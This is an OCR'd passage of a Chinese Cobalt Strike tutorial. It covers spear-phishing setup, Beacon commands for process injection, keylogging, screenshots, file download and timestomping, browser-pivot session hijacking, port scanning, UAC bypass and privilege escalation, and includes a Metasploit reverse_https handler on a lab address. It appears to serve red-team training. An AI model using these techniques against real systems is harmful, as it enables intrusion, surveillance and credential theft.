
有了目标和模板，然后选好自己的邮件服务器，之后就可以发送消息了。

在 CS 客户端中，点击 `Attacks --> Spear Phish` 即可打开网络钓鱼模块。添加上目标、模板、钓鱼地址、邮箱服务、退回邮箱，其中 Bounce To 为退回邮件接收地址，注意要和配置邮件服务器时填的邮箱一致，否则会报错。



所有信息添加完成后，可以点击 Preview 查看。如果感觉效果不错，就可以点击 send 发送了。

当目标收到钓鱼邮件，并且点击钓鱼邮件中的链接后，如果钓鱼链接配置的没有问题，CS 就能够上线了。




由于此处是仅作为测试用途，所以模板中的链接都是自己的本地内网 CS 服务器地址，如果是真实环境中，则自然需要使用公网的地址才行。


在真实环境中的钓鱼邮件也不会像这里这么浮夸，真实环境中的钓鱼邮件往往都伪装成和正经儿的邮件一模一样，单从表面上看很难看出区别，因此提高自己的安全意识还是很重要滴。

1、Beacon 的管理

Beacon 控制台

在一个 Beacon 会话上右击 `interact` （交互）即可打开 Beacon 控制台，如果想对多个会话进行控制，也只需选中多个会话，执行相关功能即可。





在 Beacon 的控制台中的输入与输出之间，是一个状态栏，状态栏上的信息分别是：目标 NetBIOS 名称、用户名、会话 PID 以及 Beacon 最近一次连接到 CS 团队服务器的时间。

Beacon 控制台是在使用 CS 的过程中，很经常用到的功能，向 Beacon 发出的每个命令，都可以在这里看到，如果队友发送了消息，在 Beacon 控制台同样能看到，消息前还会显示队友的名称。

Beacon 菜单

Access：包含了一些对凭据的操作及提权的选项

Explore：包含了信息探测与目标交互的选项

Pivoting：包含了一些设置代理隧道的选项

Session：包含了对当前 Beacon 会话管理的选项

Beacon 命令

help：查看 Beacon 命令的帮助信息。使用 help + 待查看帮助的命令可查看该命令的帮助信息。

clear：清除 Beacon 命令队列。Beacon 是一个异步的 Payload，输入的命令并不会立即执行，而是当 Beacon 连接到团队服务器时再一一执行命令，因此当需要清除队列命令时就可以使用 clear 命令。

sleep：改变 Beacon 的休眠时间。输入 `sleep 30` 表示休眠 30 秒；输入 `sleep 60 50` 表示，随机睡眠 30 秒至 60 秒，其中 30 秒 = 60 x 50%；如果输入 `sleep 0` 则表示进入交互模式，任何输入的命令都会被立即执行，当输入一些命令，比如 `desktop` 时， Beacon 会自动进入交互模式。

shell：通过受害主机的 cmd.exe 执行命令。比如运行 `ipconfig` ，就需要输入 `shell ipconfig`

run：不使用 cmd.exe 执行命令。该命令也是 run + 命令的形式运行，该命令会将执行结果回显。

execute：执行命令，但不回显结果。

cd：切换当前工作目录。

pwd：查看当前所在目录。

powershell：通过受害主机的 PowerShell 执行命令。比如想在 PowerShell 下运行 `ipconfig` ，就需要输入 `powershell ipconfig`

powerpick：不使用 powershell.exe 执行 powershell 命令。这个命令依赖于由 Lee Christensen 开发的非托管 PowerShell 技术。powershell 和 powerpick 命令会使用当前令牌（ token ）。

psinject：将非托管的 PowerShell 注入到一个特定的进程中并从此位置运行命令。

powershell-import：导入 PowerShell 脚本到 Beacon 中。直接运行 powershell-import + 脚本文件路径即可，但是这个脚本导入命令一次仅能保留一个 PowerShell 脚本，再导入一个新脚本的时候，上一个脚本就被覆盖了，因此可以通过导入一个空文件来清空 Beacon 中导入的脚本。

powershell get-help：获取 PowerShell 命令的相关帮助信息。比如想获取 PowerShell 下 get-process 命令的帮助，就需要输入 `powershell get-help  get-process`

execute-assembly：将一个本地的 .NET 可执行文件作为 Beacon 的后渗透任务来运行。

setenv：设置一个环境变量。

2、会话传递

会话传递相关命令

Beacon 被设计的最初目的就是向其他的 CS 监听器传递会话。

`spawn` ：进行会话的传递，也可直接右击会话选择 `spawn` 命令进行会话的选择。默认情况下，`spawn` 命令会在 rundll32.exe 中派生一个会话。为了更好的隐蔽性，可以找到更合适的程序（如 Internet Explorer） 并使用 `spawnto` 命令来说明在派生新会话时候会使用 Beacon 中的哪个程序。

`spawnto` ：该命令会要求指明架构（x86 还是 x64）和用于派生会话的程序的完整路径。单独输入 `spawnto` 命令然后按 enter 会指示 Beacon 恢复至其默认行为。

`inject` ：输入 `inject + 进程 id + 监听器名` 来把一个会话注入一个特定的进程中。使用 ps 命令来获取一个当前系统上的进程列表。使用 `inject [pid] x64` 来将一个 64 位 Beacon 注入到一个 64 位进程中。

`spawn` 和 `inject` 命令都将一个 payload stage 注入进内存中。如果 payload stage 是 HTTP、HTTPS 或 DNS Beacon 并且它无法连接到你，那么将看不到一个会话。如果 payload stage 是一个绑定的 TCP 或 SMB 的 Beacon，这些命令会自动地尝试连接到并控制这些 payload。

`dllinject` ： `dllinject + [pid]` 来将一个反射性 DLL 注入到一个进程中。

`shinject` ：使用 `shinject [pid] [架构] [/路径/.../file.bin]` 命令来从一个本地文件中注入 shellcode 到一个目标上的进程中。

`shspawn` ：使用 `shspawn [架构] [/路径/.../file.bin]` 命令会先派生一个新进程（这个新进程是 spawn to 命令指定的可执行文件），然后把指定的 shellcode 文件（ file.bin ）注入到这个进程中。

`dllload` ：使用 `dllload [pid] [c:\路径\...\file.dll]` 来在另一个进程中加载磁盘上的 DLL 文件。

会话传递使用场景

1、将当前会话传递至其他 CS 团队服务器中，直接右击 `spawn` 选择要传递的监听器即可。

2、将当前会话传递至 MSF 中，这里简单做一下演示。

首先，在 MSF 中，为攻击载荷新建一个 payload

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 192.168.175.156
msf5 exploit(multi/handler) > set lport 443
msf5 exploit(multi/handler) > exploit -j
```

随后，在 CS 中新建一个外部 `Foreign` 监听器，这里设置的监听 IP 与端口和 MSF 中的一致即可，随后在 CS 中利用 `spawn` 选择刚新建的外部监听器，MSF 中即可返回会话。

3、文件系统

浏览会话系统文件位置在右击会话处，选择 `Explore --> File Browser` 即可打开。在这里可以对当前会话下的文件进行浏览、上传、下载、删除等操作。

在进行文件浏览时，如果 beacon 设置的 sleep 值较高，CS 会因此而变得响应比较慢。

彩色文件夹表示该文件夹的内容位于此文件浏览器的缓存中；深灰色的文件夹表示该文件夹的内容不在此文件浏览器缓存中。

文件下载

`download` ： 下载请求的文件。Beacon 会下载它的任务要求获取的每一个文件的固定大小的块。这个块的大小取决于 Beacon 当前的数据通道。HTTP 和 HTTPS 通道会拉取 512kb 的数据块。

`downloads` ： 查看当前 Beacon 正在进行的文件下载列表。

`cancel` ： 该命令加上一个文件名来取消正在进行的一个下载任务。也可以在 cancel 命令中使用通配符来一次取消多个文件下载任务。

下载文件都将下载到 CS 团队服务器中，在 `View --> Download` 下可看到下载文件的记录，选中文件后使用 `Sync Files` 即可将文件下载到本地。

文件上传

`upload` ： 上传一个文件到目标主机上。

`timestomp` ： 将一个文件的修改属性访问属性和创建时间数据与另一个文件相匹配。当上传一个文件时，有时会想改变此文件的时间戳来使其混入同一文件夹下的其他文件中，使用 timestomp 命令就可以完成此工作。

4、用户驱动溢出攻击

Beacon 运行任务的方式是以 `jobs` 去运行的，比如键盘记录、PowerShell 脚本、端口扫描等，这些任务都是在 beacon check in 之间于后台运行的。

`jobs` ： 查看当前 Beacon 中的任务

`jobkill` ： 加上任务 ID，对指定任务进行停止

屏幕截图

`screenshot` ： 获取屏幕截图，使用 `screenshot pid` 来将截屏工具注入到一个 x86 的进程中，使用 `screenshot pid x64` 注入到一个 x64 进程中，explorer.exe 是一个好的候选程序。

使用 `screenshot [pid] [x86|x64] [time]` 来请求截屏工具运行指定的秒数，并在每一次 Beacon 连接到团队服务器的时候报告一张屏幕截图，这是查看用户桌面的一种简便方法。要查看截屏的具体信息，通过 `View --> Screenshots` 来浏览从所有 Beacon 会话中获取的截屏。

键盘记录

`keylogger` ： 键盘记录器，使用 `keylogger pid` 来注入一个 x86 程序。使用 `keylogger pid x64` 来注入一个 x64 程序，explorer.exe 是一个好的候选程序。

使用单独的 keylogger 命令来将键盘记录器注入一个临时程序。键盘记录器会监视从被注入的

程序中的键盘记录并将结果报告给 Beacon，直到程序终止或者自己杀死了这个键盘记录后渗透任务。要查看键盘记录的结果，可以到 `View --> Keystrokes` 中进行查看。


其他


除了上述使用命令的方式进行屏幕截图和键盘记录，也可以来到 `Explore --> Process List` 下选择要注入的进程，再直接点击屏幕截图或键盘记录的功能按钮。

从使用上，具体注入那个程序都是可以的，只是注入 explorer.exe 会比较稳定与持久。值得注意的是，多个键盘记录器可能相互冲突，每个桌面会话只应使用一个键盘记录器。

5、浏览器转发

浏览器转发是指在已经攻击成功的目标中，利用目标的信息登录网站进行会话劫持，但是目前只支持目标正在使用 IE 浏览器的前提下。关于如何判断当前用户是否使用 IE 浏览器，则可以通过屏幕截图来判断。如下图中，通过屏幕截图可以看到目标正在使用 IE 浏览器登陆着当前网站的 admin 账户。





找到目前正在使用 IE 浏览器的目标后，右击该会话，选择 `Explore --> Browser Pivot` ，随后选择要注入的进程，CS 会在它认为可以注入的进程右边显示一个对勾，设置好端口后，点击运行即可。

此时，在浏览器中配置代理，代理配置为 http 代理，IP 为 CS 团队服务器 IP，端口为刚设置的端口。

代理配置好后，在浏览器中打开目标当前正在打开的网址，即可绕过登录界面。


6、端口扫描

`portscan` ：进行端口扫描，使用参数为： `portscan [targets] [ports] [discovery method]` 。

目标发现 `discovery method` 有三种方法，分别是： `arp、icmp、none` ， `arp` 方法使用 ARP 请求来发现一个主机是否存活。 `icmp` 方法发送一个 ICMP echo 请求来检查一个目标是否存活。 `none` 选项让端口扫描工具假设所有的主机都是存活的。

端口扫描会在 Beacon 和团队服务器通讯的这个过程中不停运行。当它有可以报告的结果，它会把结果发送到 Beacon 控制台。Cobalt Strike 会处理这个信息并使用发现的主机更新目标模型。

右击 Beacon 会话，在 `Explore --> Port Scan` 中即可打开端口扫描的图形窗口，CS 会自动填充扫描地址，确认扫描地址、端口、扫描方式等无误后，开始扫描即可。扫描结束后，在 target table 页面中可看到扫描结果，右击会话，选择 Services 可查看详细的扫描结果。


address
name
note
192.168.175.130
192.168.175.144
WIN-P26AK33U871
192.168.175.157
Jump
administrator *@4420
Scan
Services
Host
Event Log X
Listene
175.144@4420 X
Services X
address
note
192.168.175.144
192.168.175.157 80
192.168.175.130 80
192.168.175.144 80
192.168.175.144 88
192.168.175.144 135
192.168.175.130 135
192.168.175.144 139
192.168.175.144 389
192.168.175.144 445 platform: 500 version: 6.1 name: WIN-P26...
192.168.175.144 464
192.168.175.144 593
192.168.175.144 636

1、用户账户控制

自 Windows vista 开始，Windows 系统引进了用户账户控制机制，即 UAC `User Account Control` 机制，UAC 机制在 Win 7 中得到了完善。UAC 与 UNIX 中的 sudo 工作机制十分相似，平时用户以普通权限工作，当用户需要执行特权操作时，系统会询问他们是否要提升权限。

此时系统用户可分为以下三种等级：

高：管理员权限

中：一般用户权限

低：受限制的权限

使用 `whoami /groups` 命令可以看到当前用户所在的组以及权限，使用 `net localgroup administrators` 可以查看当前在管理员组里的用户名。

2、提权操作

当某些操作需要管理员权限，而当前用户权限只有一般用户权限时，就需要提权操作了。

在 CS 中有以下几种提权操作：

`bypassuac` ：将本地中级管理员权限提升至本地高级管理员权限，适用于 Win 7 及以上的系统。

`elevate` ：将任意用户的权限提升至系统权限，适用于 2018 年 11 月更新之前的 Win 7 和 Win 10 系统。


`getsystem` ：将本地高级管理员权限提升至系统权限。

`runas` ：使用其他用户的凭证来以其他用户身份运行一个命令，该命令不会返回任何输出。

`spawnas` ：使用其他用户的凭证来以其他用户身份派生一个会话，这个命令派生一个临时的进程并将 payload stage 注入进那个进程。

Spawn As

首先，右击待提权的会话，选择 `Access --> Spawn As` ，输入目标系统用户身份信息，其中域信息填写一个“点”代表本地用户，监听器这里选择的 SMB 监听器，之后点击运行就能看到对应的用户上线了。



Bypass UAC

Bypass UAC 有两个步骤，分别是：

1. 利用 UAC 漏洞来获取一个特权文件副本

1、利用 UAC 漏洞来获取一个特权文件副本


2、使用 DLL 劫持进行代码执行

首先使用 `shell whoami /groups` 查看当前上线主机用户的所属组及 UAC 等级


```
beacon> shell whoami /groups
[*] Tasked beacon to run: whoami /groups
[+] host called home, sent: 57 bytes
[+] received output:

组信息
----------------


组名                                       类型    SID          属性
========================================== ======= ============ ================================================
